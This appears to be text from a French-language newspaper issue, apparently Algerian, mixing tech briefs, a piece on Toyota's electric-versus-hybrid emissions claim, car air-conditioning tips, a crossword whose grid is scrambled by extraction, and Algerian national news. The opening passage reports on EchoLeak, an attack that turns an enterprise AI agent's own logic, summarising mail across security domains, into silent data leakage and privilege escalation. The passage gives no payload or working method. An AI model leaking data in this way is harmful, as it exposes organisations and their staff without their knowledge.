EchoLeak montre que l'IA d'entreprise n'est pas à l'abri d'une compromission silencieuse, et que sa sécurisation ne se résume pas à l'application de correctifs. « Les agents d'IA exigent un nouveau paradigme de protection », a déclaré M. Garg. « La sécurité de l'exécution doit être la norme minimale viable. » Ce trou de sécurité révèle également des problèmes structurels plus profonds dans l'IA moderne : l'IA agentique souffre d'un effondrement du contexte car selon l'analyste de QKS Group elle mélange des données dans différents domaines de sécurité et ne peut pas faire la distinction entre ce à quoi elle peut accéder et ce à quoi elle devrait accéder, ce qui transforme la synthèse en escalade de privilèges. Alors que la surface d'attaque de l'IA s'étend, EchoLeak prouve que même les systèmes les plus sophistiqués peuvent être militarisés en exploitant la logique propre de l'IA. « Pour l'instant les RSSI devraient avoir confiance, mais vérifiez et réfléchissez à deux fois avant de laisser l'IA lire dans les boîtes de réception », conclut M. Garg.

Brèves

Google prédit les cyclones

La société a présenté un modèle d'IA pour prévoir la trajectoire et l'intensité des cyclones tropicaux plusieurs jours à l'avance. Il est le fruit d'une collaboration entre ses unités Google Research et DeepMind. Une version est disponible sur un site web, Weather Lab. Le modèle a été entraîné avec deux jeux de donnée. Le premier décrit la trajectoire, l'intensité et d'autres propriétés clés de près de 5 000 cyclones des 45 dernières années. Le second comprend des informations sur les conditions météorologiques passées, issues de millions d'observations. Lors des tests, l'algorithme a été évalué sur la trajectoire de quatre cyclones récents. Pour deux des tempêtes, le modèle a généré des prévisions précises près d'une semaine à l'avance. Cette annonce intervient quelques jours après celle de Nvidia sur cBottle qui simule le climat global de la Terre.

Meta investit 14,3 Md\$ dans Scale AI

En début de semaine des rumeurs faisaient état d'un investissement massif de Meta (maison-mère de Facebook) au sein de la société Scale AI, spécialisée dans l'étiquetage des données. Elle travaille avec la majorité des acteurs de l'IA. Les deux sociétés ont confirmé ce partenariat sans pour autant donner de montant. Selon certaines sources recueillies par Reuters, la firme de Mark Zuckerberg s'impliquerait jusqu'à 14,3 Md\$ pour une participation de 49% dans la start-up, valorisée près de 30 Md\$. Son fondateur et CEO, Alexandr Wang, quitte son poste pour rejoindre une nouvelle entité créée au sein de Meta travaillant sur des projets de « superintelligence ». Plus d'informations sur cette structure devraient être dévoilées dans les prochaines semaines.

Fuite de données à l'université Paris-Sorbonne

Dans un communiqué de presse datant du 6 juin, l'établissement indique avoir détecté un incident de sécurité ayant endommagé plusieurs logiciels. Pire, après une première enquête, les experts ont constaté une fuite de données portant sur différentes informations. Adresses e-mail professionnelles, coordonnées bancaires, numéros de sécurité sociale et éléments relatifs à la rémunération des personnels font partie des données dérobées. L'université a mis en place un numéro vert à destination du personnel ainsi qu'une foire aux questions.

POUR LE PATRON DE TOYOTA

Une voiture électrique pollue autant que trois hybrides

À la tête de Toyota, Akio Toyoda affirme qu'une voiture électrique pollue autant que trois hybrides. Mais ce calcul dépend fortement du contexte énergétique et des méthodes de comparaison, comme en témoignent plusieurs études récentes.

La déclaration d'Akio Toyoda étonne jusque dans les colonnes d'Automotive News : « Neuf millions de véhicules électriques ont le même impact en termes d'émissions que 27 millions de véhicules hybrides ». Ce constat, martelé par Toyota, à partir de la réalité de terrain japonaise, provoque des débats bien au-delà de l'archipel. Quand on regarde de près les cycles de vie, les modes de production et les usages, la comparaison entre hybride et électrique est bien moins simple qu'il n'y paraît.

Le calcul de Toyota résulte des spécificités japonaises en matière d'énergie

Mais pourquoi donc ce raisonnement ? La réponse tient en deux mots : contexte local. « Nous avons vendu quelque 27 millions de véhicules hybrides. Ces véhicules ont eu le même impact que 9 millions de véhicules électriques à batterie en circulation. Mais si nous avions fabriqué 9 millions de véhicules électriques au Japon, cela aurait en réalité augmenté les émissions de carbone, et non les réduit. En effet, le Japon dépend des centrales thermiques pour sa production d'électricité », explique-t-il dans une interview fleuve à Automotive News. Au Japon, l'électricité provient encore en grande partie du charbon ou du gaz. Recharger une voiture électrique dans ce pays revient à utiliser une énergie plus carbonée qu'au Canada, en Scandinavie



ou en France. À cette empreinte s'ajoute la « dette carbone » initiale de la voiture électrique : dès sa sortie d'usine, elle atteint déjà un niveau d'émissions supérieur à celui d'une hybride comparable. « Les véhicules à essence et hybrides génèrent entre six et neuf tonnes d'émissions lors de leur fabrication, selon le segment. Les véhicules électriques, quant à eux, émettent entre 11 et 14 tonnes de CO₂ avant d'être mis en vente », détaille une étude publiée dans IOP Science. Toyota préfère pour le moment une ap-

proche « multi-voies ». Le groupe développe moteurs thermiques plus propres, hybrides, électriques et hydrogène – une stratégie qui s'adapte aux particularités de chaque marché et au rythme de leur transition énergétique.

Sur la durée, l'avantage passe souvent à l'électrique selon les chiffres du cycle de vie

Dès que la voiture roule, la situation évolue. Les véhicules électriques n'émettent

rien à l'échappement ; les hybrides, eux, continuent d'utiliser de l'essence sur la plupart des trajets. Le Laboratoire national d'Argonne souligne qu'une « voiture électrique peut parcourir 31 300 kilomètres pour réduire les émissions produites lors de sa fabrication ». Moins de deux ans pour un conducteur américain moyen, selon FactCheck.org. D'autres recherches, comme celle parue dans Nature, placent ce seuil autour de 45 000 kilomètres.

Les chiffres du Département américain de l'Énergie précisent cette différence : une Tesla Model Y conduite en Virginie-Occidentale produit 149 grammes de CO₂ par mile, contre 177 grammes pour une Toyota Prius Plug-In Hybrid. Dès que le mix électrique s'améliore, l'écart se creuse. À Los Angeles, une Model Y descend à environ 80 grammes de CO₂ par kilomètre, nettement moins que les 130 grammes d'une Prius hybride rechargeable.

La revue IOP Science conclut, étude à l'appui, que « les véhicules électriques égalent leurs homologues hybrides en termes d'émissions de CO₂ sur l'ensemble de leur cycle de vie en seulement 2,2 à 2,4 ans de conduite ». Ce chiffre s'applique selon le segment du véhicule et le comportement du propriétaire. À l'avenir, la part des énergies renouvelables et le recyclage des batteries pourraient encore raccourcir ce délai.

Comment bien utiliser sa clim' en été

En été, la climatisation devient l'alliée des automobilistes pour supporter la chaleur. Mais saviez-vous qu'une mauvaise utilisation peut augmenter la consommation de carburant, user votre système ou nuire à votre santé ? Cet article vous explique comment bien régler et entretenir la climatisation de votre voiture pour un confort optimal, tout en limitant les coûts et les impacts. Suivez nos conseils pratiques pour rouler au frais sans mauvaises surprises !

La clim', un indispensable estival

Quand les températures grimpent, la climatisation de la voiture est un véritable soulagement. En France, où les étés peuvent être caniculaires, elle permet de conduire dans des conditions agréables. Cependant, une utilisation inadaptée peut entraîner des surcoûts, des pannes ou même des désagréments physiques, comme des rhumes. Cet article détaille les règles à suivre pour utiliser la climatisation de manière efficace, économique et sûre, tout en préservant votre véhicule.

Comprendre le fonctionnement de la climatisation automobile

La climatisation d'une voiture est un système qui repose sur un circuit fermé contenant un fluide réfrigérant, un compresseur, un condenseur et un évaporateur. Le tout est activé par le moteur, ce qui explique son impact sur la consommation de

carburant. En moyenne, l'utilisation de la climatisation augmente la consommation de 10 à 20% selon les conditions : température extérieure, vitesse, type de véhicule. Les véhicules électriques, quant à eux, voient leur autonomie réduite de 15 à 30% en cas d'usage intensif.

LES BONNES PRATIQUES POUR UNE CLIMATISATION EFFICACE

Avant de démarrer : aérer l'habitacle

Si votre voiture est restée en plein soleil, elle peut atteindre des températures intérieures de 50 °C ou plus. Avant d'allumer la climatisation, ouvrez grand les fenêtres ou les portes pendant 1 à 2 minutes pour évacuer l'air chaud. Cela réduit la charge sur le système et permet de refroidir plus rapidement.

Régler la température correctement

La température idéale dans l'habitacle se situe entre 22 et 25 °C. Un réglage trop bas (par exemple, 18 °C) force la clim' à travailler davantage, ce qui augmente la consommation et peut provoquer un choc thermique en sortant du véhicule. Une différence de 5 à 7 °C avec l'extérieur est recommandée pour votre confort et votre santé.

Utiliser le mode "recirculation" avec modération

Le mode recirculation d'air (qui réutilise l'air de l'habitacle) est efficace pour refroidir rapidement, mais il peut assécher l'air. Alternez avec



le mode air extérieur pour renouveler l'atmosphère, surtout lors de longs trajets.

Diriger les aérateurs intelligemment

Orientez les aérateurs vers le haut ou les côtés, plutôt que directement sur votre visage ou votre corps. Cela permet une diffusion homogène de l'air frais et évite les irritations des yeux ou des voies respiratoires.

Économiser du carburant tout en restant au frais

Une climatisation mal gérée peut alourdir la facture à la pompe. Voici comment limiter son impact :

- Éteindre la clim' à basse vitesse : en ville, à faible allure, ouvrir les fenêtres est souvent plus économique que d'utiliser la clim'. En revanche, sur autoroute, les fenêtres ouvertes augmentent la traînée aérodynamique, rendant la climatisation plus avantageuse.
- Utiliser la clim' par intermittence : une fois l'habitacle refroidi, réduisez la puissance ou coupez la climatisation temporairement pour maintenir une température agréable.
- Entretenir le véhicule : un filtre

d'habitacle encrassé ou un niveau de fluide réfrigérant insuffisant force le système à consommer plus. Vérifiez ces éléments régulièrement.

Prévenir les problèmes de santé liés à la clim'

Une climatisation mal utilisée peut causer des désagréments :
- Chocs thermiques : passer d'un habitacle à 20 °C à un extérieur à 35 °C peut provoquer des malaises. Maintenez une température modérée et coupez la climatisation quelques minutes avant d'arriver.
- Infections respiratoires : un système non entretenu peut accumuler bactéries et moisissures, diffusées par les aérateurs. Nettoyez le circuit tous les deux ans et changez le filtre d'habitacle annuellement.
- Sécheresse oculaire : évitez de diriger l'air froid sur votre visage et hydratez-vous régulièrement.

Entretenir sa climatisation pour une longue durée de vie

Un système de climatisation négligé peut tomber en panne, avec des réparations coûteuses. Voici les gestes à adopter :
- Faire vérifier le circuit : tous les 2 à 3 ans, faites contrôler le niveau de fluide réfrigérant et l'état du circuit par un professionnel.
- Nettoyer le filtre d'habitacle : remplacez-le chaque année ou tous les 15 000 km pour garantir une bonne qualité d'air.
- Utiliser la clim' toute l'année :

même en hiver, faites fonctionner la climatisation 5 à 10 minutes par mois pour lubrifier le compresseur et éviter les fuites.

- Surveiller les signes de panne : un refroidissement faible, des bruits anormaux ou une odeur désagréable signalent un problème.

Cas particuliers : véhicules électriques et clim'

Les voitures électriques utilisent une pompe à chaleur ou un système de climatisation électrique, qui puise directement dans la batterie. Pour préserver l'autonomie :
- Prérefroidissez l'habitacle pendant que le véhicule est branché.
- Utilisez le mode "éco" si disponible, qui limite la puissance de la climatisation.
- Et plus simplement, gardez-vous à l'ombre pour réduire la chaleur initiale. Ce conseil est valable pour les modèles thermiques.

Conclusion : rouler au frais, oui, mais intelligemment

La climatisation est un atout précieux en été, mais son utilisation demande quelques précautions pour allier confort, économie et durabilité. En adoptant les bonnes pratiques – aérer avant de démarrer, régler une température raisonnable, entretenir le système – vous profiterez d'un habitacle frais sans alourdir votre budget ni risquer des pannes. Alors, cet été, roulez sereinement et restez au frais !

Mots fléchés

Vision Surnom d'un roi français (trois mots)		Ménagerie Imagination		Cité de la mythologie nordique Pays européen		Sésames Volatiles		Éclaireur		Le loup	Femelle d'un oiseau aquatique		Dérivé
											Paresseux		
											Approprié		
État américain Service commercial								Poitrine					
			Découra- gements Divisible par deux										
Restauré Livre avec bulles							Petit officier	Lucarne (trois mots)		Chut !		L'Estonie	
		Région espagnole Absence de lumière											Uniforma- tisation
Poltron	Abri douillet Armes blanches				Relatives à l'utérus Vase funéraire								
							Île italienne		Corps pesant Fils en hébreu				
Passereau Avion à réaction				Enzyme		Précédent					Tantale		
			Recueil d'anecdotes				Ville du Nord Argent argotique				Aérodrome		
Fabrique		Échassier	Décision de justice									Petit ruisseau	
					Large cuvette				Rôda				
Forfait	Bruit confus		Nourritures	Partie mâle d'un assemblage Grand lac américain					Divinité égyptienne Agacent				
					Brame Astate				Petite classe			Équerre	
Détruirai Américium							Pissés		Pièce de viande				
		Héros de bande dessinée Rideau							Colères				
Crochet Tonneau					Ville de Mésopotamie Grefe			Vieille armée Nickel				Cercle brillant	
			Océan	L'Irlande poétique Planche de bois					Ville espagnole		Sans les taxes		
Oeuvre littéraire Aluminium						Aplanis							
	Cavalier et mercenaire allemand							Indium			Saint normand		
	Anneau de cordage					Groupe à l'armée							

ouverture des 1ères journées de médecine
ORL à l’hôpital d’Ain Touta

Les premières journées chirurgicales de médecine oto-rhino-laryngologie (ORL) se sont ouvertes dimanche à l'établissement public hospitalier (EPH) d'Ain Touta, dans la wilaya de Batna. Ces journées qui se poursuivront au 17 juin courant verront la réalisation de plus de 80 interventions chirurgicales au profit de patients des diverses régions de la wilaya, notamment les enfants des communes de Maafa, d'Ouled Aouf, de Béni Fedala et d'Ain Touta relevant de la daïra d'Ain Touta, a précisé à l'APS Noureddine Nefissi, directeur de cet EPH.



PLUSIEURS DOSSIERS ONT
ÉTÉ EXAMINÉS

Tebboune préside
une réunion du
Conseil des
ministres

Le président de la République, Chef suprême des Forces armées, ministre de la Défense nationale, M. Abdelmadjid Tebboune, préside, dimanche, une réunion du Conseil des ministres consacrée à des exposés concernant les préparatifs de la saison estivale, l'accueil de la communauté nationale établie à l'étranger et les secteurs de l'agriculture et de la solidarité, indique un communiqué de la Présidence de la République. "Le président de la République, M. Abdelmadjid Tebboune, Chef suprême des Forces armées, ministre de la Défense nationale, préside, en ce moment, une réunion du Conseil des ministres consacrée à des exposés portant notamment sur les préparatifs de la saison estivale, les dispositions d'accueil de la communauté nationale établie à l'étranger, la campagne moisson-battage 2025, les mécanismes de prise en charge des femmes victimes de violence et les conditions et modalités de bénéfice du programme de la famille productive", lit-on dans le communiqué.

ETATS-UNIS

La Fed inflexible face
aux pressions de
Trump

La Réserve fédérale américaine (Fed) devrait s'abstenir de bouger ses taux d'intérêt la semaine prochaine en dépit des appels du président américain, Donald Trump, car elle peine à évaluer les répercussions de ses politiques changeantes. Les acteurs de la finance sont presque unanimes: la banque centrale la plus puissante du monde va opter pour le statu quo pour la quatrième fois d'affilée. C'est-à-dire qu'après deux jours de réunion à huis clos, mardi et mercredi, ses taux directeurs vont rester dans une fourchette comprise entre 4,25% et 4,50%, le même niveau depuis décembre. Le chef de l'Etat américain a une nouvelle fois appelé le banquier central - un vote parmi 12 sur les décisions de politique monétaire - à baisser les taux d'intérêt face à une inflation selon lui "sous contrôle". Le président américain a assuré qu'il serait tout à fait favorable à une remontée des taux plus tard, si les prix repartaient à la hausse. Les responsables de la banque centrale ont jusqu'ici montré qu'ils étaient d'abord concentrés sur le risque d'augmentation des prix du fait des nouveaux droits de douane que les Etats-Unis imposent au reste du monde. Et qu'ils tenaient à rester crédibles en matière de lutte contre l'inflation. Les initiatives de la Fed peuvent doper ou ralentir la première économie mondiale en fixant le coût du crédit, influencer sur le dollar et par là sur tous les marchés financiers.

EDUCATION

Les résultats de la réforme
des programmes du cycle primaire
bientôt connus

Le ministre de l'Education nationale, M. Mohammed Seghir Sadaoui, a indiqué, hier à Alger, que les résultats de la réforme des programmes scolaires du cycle primaire, en cours de finalisation, seront bientôt connus. S'exprimant lors d'une conférence de presse animée après avoir donné le coup d'envoi des épreuves de l'examen du baccalauréat à partir du lycée El Idrissi (commune de Sidi M'Hamed), et en réponse à une question concernant l'état d'avancement des réformes dans le cycle primaire, le ministre a fait savoir que les résultats du travail mené par la Commission nationale de la qualité de l'enseignement, dans le cadre de la réforme des programmes scolaires du cycle

primaire, seront bientôt connus. Evoquant la révision du statut particulier et du régime indemnitaire des fonctionnaires du secteur de l'Education nationale, il a précisé que "certaines organisations syndicales ont émis des réserves et formulé des observations sur plusieurs points non couverts par la révision". "Elles ont été prises en considération et un projet de révision est actuellement en cours d'élaboration", a-t-il dit. Par ailleurs, dès la prochaine rentrée scolaire, il est prévu le lancement du Concours national du Prix national de la créativité et de l'innovation scolaires et des Concours inter-lycées et inter-collèges, dans une démarche visant à encourager

l'émulation entre les élèves et à leur permettre de montrer leurs capacités, a précisé le ministre. Pour ce qui est des examens du BEM et du baccalauréat, M. Sadaoui a fait savoir que la méthode classique de correction sera maintenue pour "préserver les droits des candidats". Concernant les coupures d'internet durant les épreuves, il a assuré que son département "s'emploie à trouver des solutions alternatives pour garantir l'intégrité des examens sans recourir à cette mesure". Au sujet de la fraude aux examens, le ministre a précisé que durant les épreuves du BEM de cette année, auxquelles plus de 826.000 candidats ont participé, il n'y a eu que "53 cas de triche".

COOPÉRATION

Le ministre de la Santé rencontre à Tunis le Directeur pays
de la BM pour le Maghreb et Malte

Le ministre de la Santé, M. Abdelhak Saihi, a rencontré, à Tunis, le Directeur pays de la Banque mondiale (BM) pour le Maghreb et Malte, M. Ahmadou Moustapha NDiaye, avec lequel il a procédé à un échange de vues sur l'importance d'améliorer le système de santé publique, a indiqué, dimanche, un communiqué du ministère. M. Saihi a rencontré M. Ndiaye samedi, en marge des travaux de la première Conférence régionale "Une seule santé" pour le

Moyen-Orient et Afrique du Nord (MENA), a précisé la même source. A cette occasion, les deux parties ont évoqué "l'importance d'améliorer le système de santé publique, de renforcer la sécurité alimentaire et de préserver les ressources environnementales afin de faire face aux risques sanitaires complexes et aux défis environnementaux croissants qui affectent la région à plusieurs niveaux". Les deux parties ont souligné l'importance de

"mettre en place un cadre régional unifié garantissant la sécurité sanitaire et répondant aux attentes des populations de la région en ce qui concerne la création de systèmes de santé justes et durables, à travers la conjugaison des efforts, la coordination des politiques et l'engagement de toutes les parties à une approche globale et intégrée mobilisant les différents secteurs, ainsi que les bailleurs de fonds et la société civile". Elles ont également affiché leur

volonté de "renforcer la coopération bilatérale dans le domaine de la santé et de mettre en œuvre l'approche «Une seule santé», notamment à travers la mobilisation des mécanismes de coordination, l'adoption de politiques préventives et de lutte contre les maladies communes, et le développement des systèmes d'alerte et de réponse rapide afin de renforcer la résilience face aux crises sanitaires potentielles", a conclu le communiqué.

RETOUR DES HADJIS

Un premier groupe de pèlerins atterrit à l’aéroport international
Mostefa-Benboulaïd de Batna

Un premier groupe de hadjis de différentes wilayas de l'est du pays a atterri, dimanche, à l'aéroport international Mostefa-Benboulaïd de Batna, après l'accomplissement du pèlerinage au titre de la saison 2025. Le wali de Batna, Mohamed Benmalek, accompagné des membres de la commission de sécurité, du directeur des affaires religieuses et des wakfs, de celui des transports et de représentants des secteurs concernés (douanes, protection civile, direction de l'aéroport, services médi-

caux et la Croissant-Rouge algérien) était à l'accueil des hadjis sur le tarmac de l'aéroport. Les 249 pèlerins, hommes et femmes, arrivés à bord de ce vol en provenance de l'aéroport de Djeddah (Arabie saoudite) ont été accueillis dans de bonnes conditions d'organisation et pris en charge par les autorités concernées qui ont mis en place tous les moyens humains, matériels et logistiques. Certains parmi les hadjis de retour au pays ont fait part, dans des déclarations à l'APS, de leur

satisfaction pour les facilités qui leur ont été offertes pendant le voyage, à l'aller et au retour, et de la qualité des services dont ils ont bénéficié dans les Lieux Saints de la part de la mission algérienne d'accompagnement. Pour rappel, ce ne sont pas moins de 11 vols qui ont été programmés depuis l'aéroport de Batna, pour un total de 2.680 hadjis issus des wilayas de Batna, de Khenchela, de Biskra et d'Ouled Djellal, soit deux vols de plus par rapport à la saison précédente.

ILLIZI

Campagne de sensibilisation des porteurs
de projets sur l’extension d’activités

Une campagne de sensibilisation sur l'extension des activités des porteurs de projets, bénéficiaires des divers mécanismes d'appui et de soutien, a été lancée à Illizi par l'Agence nationale d'appui et de développement de l'entrepreneuriat (NESDA), ont indiqué dimanche les organisateurs. Menée en coordination avec l'Agence nationale de gestion du microcrédit (ANGEM), cette campagne vise à accompagner les porteurs de projets et à vulgariser les conditions d'accès aux prêts destinés à l'extension d'activités des bénéficiaires des dis-

positifs de soutien, a indiqué le directeur de l'antenne locale de NESDA, Mohamed Bakhadir. Selon les explications fournies, l'opération vise également à soutenir les porteurs de projets désirant élargir ou étendre leurs activités existantes en s'engageant à honorer leurs dettes, dans des délais précis. Pour ce faire, il est fait état de l'organisation de sorties de terrain et d'actions de proximité pour vulgariser les avantages de ce dispositif et des conditions requises pour en bénéficier, et ce auprès du public, étudiants, promus d'établissements de la formation, des artisans

et des commerçants. Dans le même cadre, l'agence organise, avec le concours du centre de développement de l'entrepreneuriat au niveau du centre universitaire "Cheikh Amoud" et au siège de NESDA, des sessions de formation de 21 jours sur le thème de l'expansion des activités entrepreneuriales au profit des artisans. Ces actions de sensibilisation s'inscrivent dans le cadre de l'évolution de l'approche sociale à l'approche économique, à travers la formation des porteurs de projets et leur qualification en vue de garantir la viabilité de leurs entités.